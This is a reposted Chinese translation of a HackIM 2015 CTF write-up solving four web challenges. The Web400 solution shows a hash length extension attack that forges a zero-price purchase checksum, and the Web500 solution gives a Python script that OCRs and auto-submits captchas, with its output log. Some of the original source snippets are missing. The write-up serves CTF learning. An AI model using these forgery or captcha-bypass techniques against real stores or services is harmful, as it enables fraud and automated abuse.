HackIM web的writeup

转载

HacTF 于 2017-05-01 00:08:02 发布 305 收藏
分类专栏： CTF 文章标签： web CTF

CTF 专栏收录该内容

1 篇文章 0 订阅
订阅专栏
Web100

访问页面将看到下面的错误

t017d952f9c5004cb17.png

在burp里使用request / response查看有没有什么不正常的地方。如下图所示，在返回的数据包里被设置了两次不同的PHPSESSID。

t019651e50248c1f9cb.png

如果我把PHPSESSID改成第一个去请求会怎么样呢？当然没有那么简单，修改之后我发现页面只有“Error Code”有改变。

由于PHPSESSID一直在改变，我把每次返回的第一个PHPSESSID作为下一次请求的PHPSESSID去尝试，burp的Intruder可以实现。

t01ba6c91126b1513db.png

t01bd5df4c3344b09b2.png

t01787e88d301c6ed7b.png

Attack几秒钟之后，我发现返回的Error Code开始重复了，于是我把他们整理到一起。

t01eca3aac256d98770.png

很奇怪的一串字符，但是有点像base64加密，试一下。

```
root@kali:~# echo TnVsbGNvbkdvYTIwMTVAV0VCMDAxMTAw | base64 -d
NullconGoa2015@WEB001100
```

所以flag是flag{NullconGoa2015@WEB001100}
Web300

访问页面后出现

“Find the keys to your home”和一个到loop.php的超链接

访问连接，里面是一个form表单，还有一个房子的图片。


同时还有个提示

loo[k]::back有点像ipv6的格式，ipv6的环回接口（loopback）是::1, or 0:0:0:0:0:0:0:1，这也是这道题的flag。

好吧，虽然不像是一道web题，但我确实是这么解开的。
Web400

以0的价格购买这个商品

打开网页出现下面的页面：



Buy Nullcon Corporate Pass in ZERO rupee.

Id:	Nullcon2015
Type:	Corporate
Price:	10999

点击buy之后会有表单提交，源码如下
1
2
3
4
5

既然要以0的价格购买，我们就要把price改成0，但是我们没法直接修改，因为checksum做了校验。

查看页面源代码，发现下面的注释
1
2
3
4
5
6
7

这是length extension 攻击，如果你知道message和MAC，只需再知道key的长度，尽管不知道key的值，也能在message后面添加信息并计算出相应MAC。

使用hashpump来生成一个checksum

token: Nullcon2015|corporate|10999%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01p|0

checksum: a2319d6945201a4b9fd67f077248faff2b735297cca2ac10762af65b2c2dca48

提交之后获得key

```
HTTP/1.1 200 OK
Date: Fri, 09 Jan 2015 21:08:38 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.5
Vary: Accept-Encoding
Content-Length: 114
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```


Checkout

Congratualtion You bought Nullcon Pass in ZERO rupee. See you at Nullcon!Flag is fl@g_*2o15}

Web500

唯一获得的提示就是“Break the Captcha”

访问页面



How many times can you break this captcha? Your time starts now...

Enter Code: Submit

Note: Your session will be expired in 120 Seconds.

Score :0


就是说需要我们破解验证码

下面是我的exp

!/usr/bin/python

```
author = “@SaxX”
import os, requests, commands, re
s = requests.session()
url = “http://54.165.191.231/”
s.get(url + “captcha.php”)
while True:
open(‘captcha.png’, ‘wb’).write( s.get(url + “imagedemo.php”).content )
os.system(‘convert captcha.png -compress none -threshold 16% img.png’)
captcha = commands.getoutput(“gocr -i img.png”).strip()
response = s.post(url + “verify.php”, {‘solution’ : captcha}).text
flag = re.findall(‘Score :(.*)’, response)[0].rstrip()
if not str(flag).isdigit():
print “[+] Flag: %s” %flag
break
print “[%s] Sending Captcha=%s … “%(flag, captcha)
```

t015982e541ef1cdcc2.png



```
[45] Sending Captcha=FWEXWQ ...
[46] Sending Captcha=eBrRFx ...
[47] Sending Captcha=fQLpRC ...
[48] Sending Captcha=YsNKpw ...
[49] Sending Captcha=EAdyqj ...
[50] Sending Captcha=fZvWKs ...
[50] Sending Captcha=tMXofw ...
[+] Flag: 51Flag is H@CKIM_C@pTcha!09022015
```

HackIM web关writeup

执行之后出现flag

原文链接：https://ctf-team.vulnhub.com/write-ups/hackim/

flag{H@CKIM_C@pTcha!09022015}本文由 安全客 翻译，转载请注明“转自安全客”，并附上链接。